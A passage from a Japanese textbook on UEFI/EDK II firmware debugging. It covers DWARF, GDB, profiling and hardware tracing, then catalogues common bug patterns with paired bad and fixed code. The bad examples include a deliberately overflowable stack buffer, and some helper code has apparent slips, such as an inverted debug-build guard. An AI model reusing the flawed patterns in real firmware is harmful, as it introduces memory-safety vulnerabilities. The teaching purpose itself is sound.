# <1><2d>: Abbrev Number: 3 (DW_TAG_subprogram)
#   <2e>    DW_AT_name          : DxeMain
#   <35>    DW_AT_decl_file    : 1
#   <36>    DW_AT_decl_line    : 123
#   <38>    DW_AT_type         : <0x45>
#   <3c>    DW_AT_low_pc       : 0x7f800000
#   <44>    DW_AT_high_pc      : 0x7f800100

# 行番号マッピング
readelf --debug-dump=line DxeCore.dll

# 出力例:
# Line Number Statements:
#   [0x00000000]  Set column to 1
#   [0x00000000]  Extended opcode 2: set Address to 0x7f800000
#   [0x00000005]  Special opcode 14: advance Address by 0 to
#   0x7f800000 and Line by 123 to 123
#   [0x00000006]  Special opcode 76: advance Address by 5 to
#   0x7f800005 and Line by 1 to 124
```

## GDB でのシンボル情報の利用

```
# シンボルファイルのロード
(gdb) symbol-file
Build/OvmfX64/DEBUG_GCC5/X64/MdeModulePkg/Core/Dxe/DxeMain/DEBUG/Dxe
Core.dll

# ソースコードレベルでのブレークポイント設定
(gdb) break DxeMain.c:123
Breakpoint 1 at 0x7f800010: file DxeMain.c, line 123.

# 変数の表示
(gdb) print HobStart
$1 = (VOID *) 0x7f000000

# 型情報を使った表示
(gdb) print *(EFI_HOB_HANDOFF_INFO_TABLE *)HobStart
$2 = {
    Header = {
        HobType = 0x1,
        HobLength = 0x38,
        Reserved = 0x0
    },
    Version = 0x9,
    ...
}

# ローカル変数の一覧
(gdb) info locals
Status = 0
CoreData = 0x7f850000
MemoryBaseAddress = 0x100000
MemoryLength = 0x7f000000
```

## PE/COFF デバッグ情報 (CodeView)

UEFI モジュールは PE/COFF フォーマットを使用し、Microsoft CodeView 形式のデバッグ情報を含むことがあります。


```
// PE/COFF Debug Directory Entry
typedef struct {
    UINT32 Characteristics;
    UINT32 TimeDateStamp;
    UINT16 MajorVersion;
    UINT16 MinorVersion;
    UINT32 Type;           // IMAGE_DEBUG_TYPE_CODEVIEW
    UINT32 SizeOfData;
    UINT32 AddressOfRawData;
    UINT32 PointerToRawData;
} IMAGE_DEBUG_DIRECTORY;

// CodeView Debug Info (RSDS 形式)
typedef struct {
    UINT32 Signature;      // 'RSDS' (0x53445352)
    GUID Guid;             // モジュールGUID
    UINT32 Age;
    CHAR8 PdbFileName[1]; // PDB ファイル名 (可変長)
} CODEVIEW_RSDS;
```

---

# プロファイリングツールの仕組み

## サンプリングベースプロファイリング



## サンプリングプロファイルの実装

```
// サンプリングプロファイル
#define MAX_SAMPLES 10000

typedef struct {
    UINT64 Rip;
    UINT64 Timestamp;
} PROFILE_SAMPLE;

PROFILE_SAMPLE gSamples[MAX_SAMPLES];
UINTN gSampleCount = 0;

VOID
EFIAPI
ProfilerTimerHandler (
    IN EFI_EVENT Event,
    IN VOID     *Context
)
{
    if (gSampleCount >= MAX_SAMPLES) {
        return;
    }

    // 現在の RIP を記録
    UINT64 Rip = GetCurrentRip(); // アーキテクチャ依存
    gSamples[gSampleCount].Rip = Rip;
    gSamples[gSampleCount].Timestamp = GetPerformanceCounter();
    gSampleCount++;
}

VOID
StartProfiling (
    VOID
)
{
    EFI_STATUS Status;
    EFI_EVENT TimerEvent;

    // 1ms ごとにタイマーイベント
    Status = gBS->CreateEvent(
        EVT_TIMER | EVT_NOTIFY_SIGNAL,
        TPL_HIGH_LEVEL,
        ProfilerTimerHandler,
        NULL,
        &TimerEvent
    );
}
```

```

);

Status = gBS->SetTimer(
    TimerEvent,
    TimerPeriodic,
    EFI_TIMER_PERIOD_MILLISECONDS(1)
);
}

VOID
AnalyzeProfiling (
    VOID
)
{
    // RIP をアドレスごとに集計
    UINT64 AddressCount[1000] = {0};

    for (UINTN i = 0; i < gSampleCount; i++) {
        UINT64 Rip = gSamples[i].Rip;
        // アドレスを関数単位に丸める
        UINT64 FunctionBase = GetFunctionBase(Rip);
        AddressCount[FunctionBase % 1000]++;
    }

    // トップ10を表示
    DEBUG((DEBUG_INFO, "Profile Results:\n"));
    for (UINTN i = 0; i < 10; i++) {
        UINT64 MaxAddr = 0;
        UINT64 MaxCount = 0;
        for (UINTN j = 0; j < 1000; j++) {
            if (AddressCount[j] > MaxCount) {
                MaxCount = AddressCount[j];
                MaxAddr = j;
            }
        }
        if (MaxCount > 0) {
            DEBUG((DEBUG_INFO, "  0x%lx: %d samples (%.2f%%)\n",
                  MaxAddr,
                  MaxCount,
                  (DOUBLE)MaxCount / gSampleCount * 100.0));
            AddressCount[MaxAddr] = 0; // 処理済みマーク
        }
    }
}

```

## インストルメンテーションベースプロファイリング

```
// 関数の開始・終了を記録
#define PROFILE_FUNCTION_ENTER(name) \
    UINT64 __start_##name = GetPerformanceCounter(); \
    DEBUG((DEBUG_VERBOSE, ">> %a\n", #name))

#define PROFILE_FUNCTION_EXIT(name) \
    do { \
        UINT64 __end = GetPerformanceCounter(); \
        UINT64 __elapsed = __end - __start_##name; \
        DEBUG((DEBUG_VERBOSE, "<< %a: %ld ticks\n", #name, __elapsed)); \
    } while (0)

// 使用例
EFI_STATUS
MyFunction (
    VOID
)
{
    PROFILE_FUNCTION_ENTER(MyFunction);

    // 処理...
    DoSomething();


    PROFILE_FUNCTION_EXIT(MyFunction);
    return EFI_SUCCESS;
}
```

---

## トレース機能

### ARM CoreSight ETM (Embedded Trace Macrocell)

ARM プロセッサには、命令トレース機能が組み込まれています。



## ETM の利点:

- 実時間での命令フロー記録
- ブレークポイントなしでの実行解析
- 分岐予測ミスの検出
- カバレッジ測定

## Intel Processor Trace (PT)

Intel CPU には、ハードウェアベースのトレース機能があります。

```

// Intel PT の有効化 (簡略版)
VOID EnableIntelPT(VOID) {
    UINT64 Ia32RtitCtl;

    // IA32_RTIT_CTL MSR (0x570)
    Ia32RtitCtl = AsmReadMsr64(0x570);

    // TraceEn ビットを設定
    Ia32RtitCtl |= BIT0; // TraceEn
    Ia32RtitCtl |= BIT1; // CYCEn (サイクルカウント有効)
    Ia32RtitCtl |= BIT2; // OS
    Ia32RtitCtl |= BIT3; // User

    AsmWriteMsr64(0x570, Ia32RtitCtl);

    // トレース出力先 (ToPA: Table of Physical Addresses)
    // IA32_RTIT_OUTPUT_BASE MSR (0x560)
    AsmWriteMsr64(0x560, (UINT64)(UINTN)gTraceBuffer);

    // トレース領域マスク
    // IA32_RTIT_OUTPUT_MASK_PTRS MSR (0x561)
    AsmWriteMsr64(0x561, TRACE_BUFFER_SIZE - 1);
}

```

---



## 演習

### 演習 1: GDB リモートプロトコルの実装

簡単な GDB Stub を実装し、QEMU 上で動作させてください。

要件:

1. 'g' (レジスタ読み取り) コマンドの実装
2. 'm' (メモリ読み取り) コマンドの実装
3. 'c' (実行継続) コマンドの実装

ヒント:

```
VOID GdbStubMain(VOID) {
    while (1) {
        ReceivePacket(buffer);
        switch (buffer[0]) {
            case 'g': HandleReadRegisters(); break;
            case 'm': HandleReadMemory(); break;
            case 'c': return; // 実行継続
        }
    }
}
```

### 演習 2: プロファイリング機能の追加

タイマーベースのサンプリングプロファイラを実装し、以下を測定してください。

1. 各関数の実行時間の割合
2. 最もホットな関数トップ5
3. 関数呼び出しの階層

### 演習 3: DWARF 情報の解析

`readelf` を使って、EDK II モジュールのデバッグ情報を解析してください。

```

# 1. シンボルテーブルの表示
readelf -s DxeCore.dll | grep FUNC

# 2. DWARF 情報の表示
readelf --debug-dump=info DxeCore.dll | less

# 3. 行番号情報の抽出
readelf --debug-dump=line DxeCore.dll > lines.txt

```

---

## まとめ

本章では、デバッグツールの内部動作について学びました。

### 重要なポイント

トピック	重要事項
JTAG/SWD	ハードウェアデバッグの基礎。TAP ステートマシンを理解する
GDB リモートプロトコル	シリアル通信でデバッグ可能。パケット形式を理解する
DWARF	シンボル情報の標準フォーマット。GDB が活用
プロファイリング	サンプリングとインストルメンテーションの使い分け
トレース	ETM/PT でハードウェアレベルの実行フロー記録

### デバッグツール選択のガイドライン

状況	推奨ツール	理由
初期開発	GDB + QEMU	高速イテレーション

状況	推奨ツール	理由
ハードウェア依存バグ	JTAG/SWD	実機での詳細制御
パフォーマンス問題	サンプリングプロファイル	オーバーヘッド小
カバレッジ測定	インストルメンテーション	正確な実行経路
タイミング問題	ETM/PT	非侵襲的トレース

次章では、ファームウェアで頻繁に遭遇する典型的な問題パターンとその原因について解説します。

### 参考資料

- [JTAG IEEE 1149.1 Specification](#)
- [ARM Debug Interface Architecture Specification](#)
- [GDB Remote Serial Protocol](#)
- [DWARF Debugging Standard](#)
- [Intel 64 and IA-32 Architectures Software Developer Manuals](#)

# 典型的な問題パターンと原因

## この章で学ぶこと

- ファームウェア開発で頻繁に発生する問題パターン
- メモリ関連の問題の診断と解決
- タイミング依存バグの特定方法
- 初期化順序の問題と対策
- ハードウェア依存の問題の切り分け

## 前提知識


- ファームウェアデバッグの基礎
  - デバッグツールの仕組み
- 

## 問題パターンの分類

ファームウェアのバグは、いくつかの典型的なパターンに分類できます。

## 問題の分類と頻度

アームウェアバグの分類（経験的データ）



## 問題発見の難易度

問題タイプ	発見難易度	再現性	デバッグ時間
NULL ポインタ参照	低	高	短
メモリリーク	中	中	中
Use-After-Free	高	低	長
初期化順序	中	高	中
レースコンディション	高	低	長
ハードウェアタイミング	高	低	長

# メモリ関連の問題

## 問題 1: NULL ポインタ参照

最も頻繁に発生するバグの一つです。

### 典型的なケース

```
// 悪い例: NULL チェックなし
EFI_STATUS
BadFunction (
    VOID
)
{
    EFI_SIMPLE_FILE_SYSTEM_PROTOCOL    *Fs;
    EFI_STATUS                         Status;

    Status = gBS->LocateProtocol(
        &gEfiSimpleFileSystemProtocolGuid,
        NULL,
        (VOID **)&Fs
    );

    // Status チェックなしでポインタを使用
    Status = Fs->OpenVolume(Fs, &Root); // Fs が NULL の可能性

    return Status;
}

// クラッシュ時の症状
// - Page Fault (0x0E) 例外
// - RIP が NULL 付近のアドレス
// - 即座にシステムハング
```

## 修正方法

```
// 良い例: 適切な NULL チェック
EFI_STATUS
GoodFunction (
    VOID
)
{
    EFI_SIMPLE_FILE_SYSTEM_PROTOCOL *Fs;
    EFI_STATUS                      Status;

    Status = gBS->LocateProtocol(
        &gEfiSimpleFileSystemProtocolGuid,
        NULL,
        (VOID **)&Fs
    );
    if (EFI_ERROR(Status)) {
        DEBUG((DEBUG_ERROR, "LocateProtocol failed: %r\n", Status));
        return Status;
    }

    // NULL チェック (念のため)
    if (Fs == NULL) {
        DEBUG((DEBUG_ERROR, "Fs is NULL\n"));
        return EFI_NOT_FOUND;
    }

    // ポインタの妥当性チェック
    ASSERT(Fs != NULL);

    Status = Fs->OpenVolume(Fs, &Root);
    if (EFI_ERROR(Status)) {
        DEBUG((DEBUG_ERROR, "OpenVolume failed: %r\n", Status));
        return Status;
    }

    return EFI_SUCCESS;
}
```

## デバッグ方法

```
# GDB でのデバッグ
(gdb) info registers
rax          0x0          0
rip          0x7f801234  0x7f801234

(gdb) x/i $rip
=> 0x7f801234:  mov    (%rax),%rbx  # RAX (NULL) からロード → クラッシュ

(gdb) backtrace
#0  0x00007f801234 in BadFunction () at Driver.c:45
#1  0x00007f801456 in DriverEntry () at Driver.c:100

(gdb) frame 0
#0  0x00007f801234 in BadFunction () at Driver.c:45
45      Status = Fs->OpenVolume(Fs, &Root);

(gdb) print Fs
$1 = (EFI_SIMPLE_FILE_SYSTEM_PROTOCOL *) 0x0  # NULL!
```

## 問題 2: バッファオーバーフロー

配列の境界を超えたアクセスによる問題。

## 典型的なケース

```
// 悪い例: 境界チェックなし
VOID
ParseString (
    IN CHAR16  *Input
)
{
    CHAR16  Buffer[64];
    UINTN   Index;

    // Input の長さチェックなし
    for (Index = 0; Input[Index] != L'\0'; Index++) {
        Buffer[Index] = Input[Index]; // Index が 64 を超える可能性
    }
    Buffer[Index] = L'\0';

    // Buffer がオーバーフローし、スタックが破壊される
    // → リターンアドレスが上書きされ、予期しない挙動
}

// クラッシュ時の症状
// - 関数リターン時にランダムなアドレスにジャンプ
// - スタック破壊により変数値が異常
// - セキュリティ脆弱性（任意コード実行）
```

## 修正方法

```
// 良い例: 安全な文字列操作
VOID
ParseStringSafe (
    IN CHAR16 *Input
)
{
    CHAR16 Buffer[64];
    UINTN InputLen;
    UINTN CopyLen;

    if (Input == NULL) {
        return;
    }

    // 入力長を取得
    InputLen = StrLen(Input);

    // バッファサイズを考慮
    CopyLen = MIN(InputLen, ARRAY_SIZE(Buffer) - 1);

    // 安全にコピー
    StrnCpyS(Buffer, ARRAY_SIZE(Buffer), Input, CopyLen);

    // または StrCpyS を使用
    // StrCpyS(Buffer, ARRAY_SIZE(Buffer), Input);
    // → 自動的に切り詰めてくれる
}

// さらに良い例: 動的メモリ確保
EFI_STATUS
ParseStringDynamic (
    IN CHAR16 *Input
)
{
    CHAR16 *Buffer;
    UINTN InputLen;

    if (Input == NULL) {
        return EFI_INVALID_PARAMETER;
    }

    InputLen = StrLen(Input);

    // 必要なサイズを確保
```

```

Buffer = AllocatePool((InputLen + 1) * sizeof(CHAR16));
if (Buffer == NULL) {
    return EFI_OUT_OF_RESOURCES;
}

StrCpyS(Buffer, InputLen + 1, Input);

// Buffer を使用
// ...

// 解放
FreePool(Buffer);

return EFI_SUCCESS;
}

```

## 検出ツール

```

// デバッグビルドでのガードパターン
#ifndef DEBUG_BUILD
#define GUARD_PATTERN 0xDEADBEEF

typedef struct {
    UINT32 GuardBefore;
    UINT8 Data[SIZE];
    UINT32 GuardAfter;
} GUARDED_BUFFER;

VOID CheckGuard(GUARDED_BUFFER *Buf) {
    if (Buf->GuardBefore != GUARD_PATTERN) {
        DEBUG((DEBUG_ERROR, "Buffer underflow detected!\n"));
        ASSERT(FALSE);
    }
    if (Buf->GuardAfter != GUARD_PATTERN) {
        DEBUG((DEBUG_ERROR, "Buffer overflow detected!\n"));
        ASSERT(FALSE);
    }
}
#endif

```

## 問題 3: メモリリーク

確保したメモリを解放し忘れることで発生。

### 典型的なケース

```
// 悪い例: メモリリーク
EFI_STATUS
ProcessData (
    IN CHAR16  *FileName
)
{
    VOID          *Buffer;
    EFI_STATUS   Status;

    Buffer = AllocatePool(1024);
    if (Buffer == NULL) {
        return EFI_OUT_OF_RESOURCES;
    }

    Status = ReadFile(FileName, Buffer);
    if (EFI_ERROR(Status)) {
        return Status; // Buffer を解放せずにリターン → メモリリーク
    }

    ProcessBuffer(Buffer);

    FreePool(Buffer); // 正常系のみ解放
    return EFI_SUCCESS;
}
```

## 修正方法

```
// 良い例: 確実に解放
EFI_STATUS
ProcessDataSafe (
    IN CHAR16 *FileName
)
{
    VOID         *Buffer = NULL;
    EFI_STATUS   Status;

    Buffer = AllocatePool(1024);
    if (Buffer == NULL) {
        Status = EFI_OUT_OF_RESOURCES;
        goto Exit;
    }

    Status = ReadFile(FileName, Buffer);
    if (EFI_ERROR(Status)) {
        goto Exit; // Exit ラベルで解放
    }

    Status = ProcessBuffer(Buffer);

Exit:
    if (Buffer != NULL) {
        FreePool(Buffer);
    }

    return Status;
}

// または RAII パターン (C++ 風)
typedef struct {
    VOID *Ptr;
} AUTO_FREE;

VOID AutoFreeCleanup(AUTO_FREE *Obj) {
    if (Obj->Ptr != NULL) {
        FreePool(Obj->Ptr);
    }
}

#define AUTO_FREE_VAR(name) \
    AUTO_FREE name __attribute__((cleanup(AutoFreeCleanup))) = {NULL}
```

```
EFI_STATUS
ProcessDataAuto (
    IN CHAR16 *FileName
)
{
    AUTO_FREE_VAR(AutoBuffer);
    EFI_STATUS Status;

    AutoBuffer.Ptr = AllocatePool(1024);
    if (AutoBuffer.Ptr == NULL) {
        return EFI_OUT_OF_RESOURCES;
    }

    Status = ReadFile(FileName, AutoBuffer.Ptr);
    if (EFI_ERROR(Status)) {
        return Status; // 自動的に解放される
    }

    return ProcessBuffer(AutoBuffer.Ptr);
    // 関数終了時に自動的に解放される
}
```

## メモリリークの検出

```
// メモリプール追跡機構
typedef struct {
    LIST_ENTRY Link;
    VOID        *Address;
    UINTN       Size;
    CHAR8      *File;
    UINTN       Line;
} POOL_TRACKER;

LIST_ENTRY gPoolTrackerList =
INITIALIZE_LIST_HEAD_VARIABLE(gPoolTrackerList);

VOID*
TrackedAllocatePool (
    IN UINTN      Size,
    IN CONST CHAR8 *File,
    IN UINTN      Line
)
{
    VOID          *Ptr;
    POOL_TRACKER *Tracker;

    Ptr = AllocatePool(Size);
    if (Ptr == NULL) {
        return NULL;
    }

    // トラッカーを記録
    Tracker = AllocatePool(sizeof(POOL_TRACKER));
    if (Tracker != NULL) {
        Tracker->Address = Ptr;
        Tracker->Size = Size;
        Tracker->File = (CHAR8 *)File;
        Tracker->Line = Line;
        InsertTailList(&gPoolTrackerList, &Tracker->Link);
    }

    return Ptr;
}

VOID
TrackedFreePool (
    IN VOID  *Ptr
)
```

```

{
    LIST_ENTRY      *Link;
    POOL_TRACKER   *Tracker;

    // トラッカーから削除
    for (Link = GetFirstNode(&gPoolTrackerList);
        !IsNull(&gPoolTrackerList, Link);
        Link = GetNextNode(&gPoolTrackerList, Link)) {
        Tracker = CR(Link, POOL_TRACKER, Link, POOL_TRACKER_SIGNATURE);
        if (Tracker->Address == Ptr) {
            RemoveEntryList(Link);
            FreePool(Tracker);
            break;
        }
    }

    FreePool(Ptr);
}

VOID
ReportMemoryLeaks (
    VOID
)
{
    LIST_ENTRY      *Link;
    POOL_TRACKER   *Tracker;

    DEBUG((DEBUG_ERROR, "==== Memory Leak Report ===\n"));
    for (Link = GetFirstNode(&gPoolTrackerList);
        !IsNull(&gPoolTrackerList, Link);
        Link = GetNextNode(&gPoolTrackerList, Link)) {
        Tracker = CR(Link, POOL_TRACKER, Link, POOL_TRACKER_SIGNATURE);
        DEBUG((DEBUG_ERROR, "Leaked: %d bytes at %p (%a:%d)\n",
            Tracker->Size,
            Tracker->Address,
            Tracker->File,
            Tracker->Line));
    }
}

// マクロでラップ
#ifndef DEBUG_BUILD
#define AllocatePool(Size) \
    TrackedAllocatePool((Size), __FILE__, __LINE__)
#define FreePool(Ptr) \
    TrackedFreePool(Ptr)
#endif

```

---

## 初期化順序の問題

### 問題 4: プロトコル依存関係

DXE ドライバのロード順序に依存する問題。

## 典型的なケース

```
// ドライバ A: プロトコルを提供
EFI_STATUS
EFIAPI
DriverAEntry (
    IN EFI_HANDLE           ImageHandle,
    IN EFI_SYSTEM_TABLE    *SystemTable
)
{
    EFI_STATUS  Status;

    // 時間のかかる初期化
    HeavyInitialization();  // 1秒かかる

    // プロトコルをインストール
    Status = gBS->InstallProtocolInterface(
        &ImageHandle,
        &gMyProtocolGuid,
        EFI_NATIVE_INTERFACE,
        &mMyProtocol
    );

    return Status;
}

// ドライバ B: プロトコルに依存
EFI_STATUS
EFIAPI
DriverBEntry (
    IN EFI_HANDLE           ImageHandle,
    IN EFI_SYSTEM_TABLE    *SystemTable
)
{
    MY_PROTOCOL  *Protocol;
    EFI_STATUS   Status;

    // ドライバ A がまだロードされていない可能性
    Status = gBS->LocateProtocol(
        &gMyProtocolGuid,
        NULL,
        (VOID **)&Protocol
    );
    if (EFI_ERROR(Status)) {
        DEBUG((DEBUG_ERROR, "MyProtocol not found!\n"));
        return Status;  // 失敗
    }
}
```

```
    }

    return EFI_SUCCESS;
}
```

## 解決方法 1: Depex (Dependency Expression) の使用

```
# DriverB.inf
[Depex]
gMyProtocolGuid # DriverA がロードされるまで待つ
```

## 解決方法 2: プロトコル通知の使用

```
// ドライバ B: プロトコル通知を使用
EFI_EVENT mProtocolNotifyEvent;

VOID
EFIAPI
MyProtocolNotify (
    IN EFI_EVENT Event,
    IN VOID       *Context
)
{
    MY_PROTOCOL *Protocol;
    EFI_STATUS Status;

    DEBUG((DEBUG_INFO, "MyProtocol is now available\n"));

    Status = gBS->LocateProtocol(
        &gMyProtocolGuid,
        NULL,
        (VOID **) &Protocol
    );
    if (!EFI_ERROR(Status)) {
        // プロトコルを使用
        UseProtocol(Protocol);
    }
}

EFI_STATUS
EFIAPI
DriverBEntry (
    IN EFI_HANDLE      ImageHandle,
    IN EFI_SYSTEM_TABLE *SystemTable
)
{
    VOID *Registration;

    // プロトコルが利用可能になったら通知を受ける
    EfiCreateProtocolNotifyEvent(
        &gMyProtocolGuid,
        TPL_CALLBACK,
        MyProtocolNotify,
        NULL,
        &Registration
    );
}
```

```

// すでに利用可能かチェック
MyProtocolNotify(NULL, NULL);

return EFI_SUCCESS;
}

```

## 問題 5: ハードウェア初期化順序

```

// 悪い例: 初期化順序が間違っている
VOID
InitializeDevice (
    VOID
)
{
    // 1. デバイスを有効化
    EnableDevice();

    // 2. クロックを設定 (逆!)
    SetupClock(); // クロック設定前にデバイスを有効化してしまった

    // 3. DMA を設定
    SetupDma();
}

// 正しい例
VOID
InitializeDeviceCorrect (
    VOID
)
{
    // 1. クロックを設定 (最初)
    SetupClock();

    // 2. DMA を設定
    SetupDma();

    // 3. デバイスを有効化 (最後)
    EnableDevice();

    // 4. 初期化完了を待つ
    WaitForDeviceReady();
}

```

---

## タイミング依存の問題

### 問題 6: レースコンディション

複数の実行パスが同じリソースにアクセスする問題。

#### 典型的なケース

```
// グローバル変数
UINTN gCounter = 0;

// タイマーイベント
VOID
EFIAPI
TimerHandler (
    IN EFI_EVENT Event,
    IN VOID      *Context
)
{
    gCounter++; // レースコンディション！
}

// メイン処理
VOID
MainFunction (
    VOID
)
{
    gCounter++; // TimerHandler と競合する可能性

    if (gCounter == 1) {
        // gCounter が 2 になっている可能性
        DoSomething();
    }
}
```

## 解決方法: TPL (Task Priority Level) の使用

```
// 正しい例: TPL で保護
VOID
MainFunctionSafe (
    VOID
)
{
    EFI_TPL  OldTpl;


    // TPL を上げてタイマーをブロック
    OldTpl = gBS->RaiseTPL(TPL_HIGH_LEVEL);

    gCounter++;

    if (gCounter == 1) {
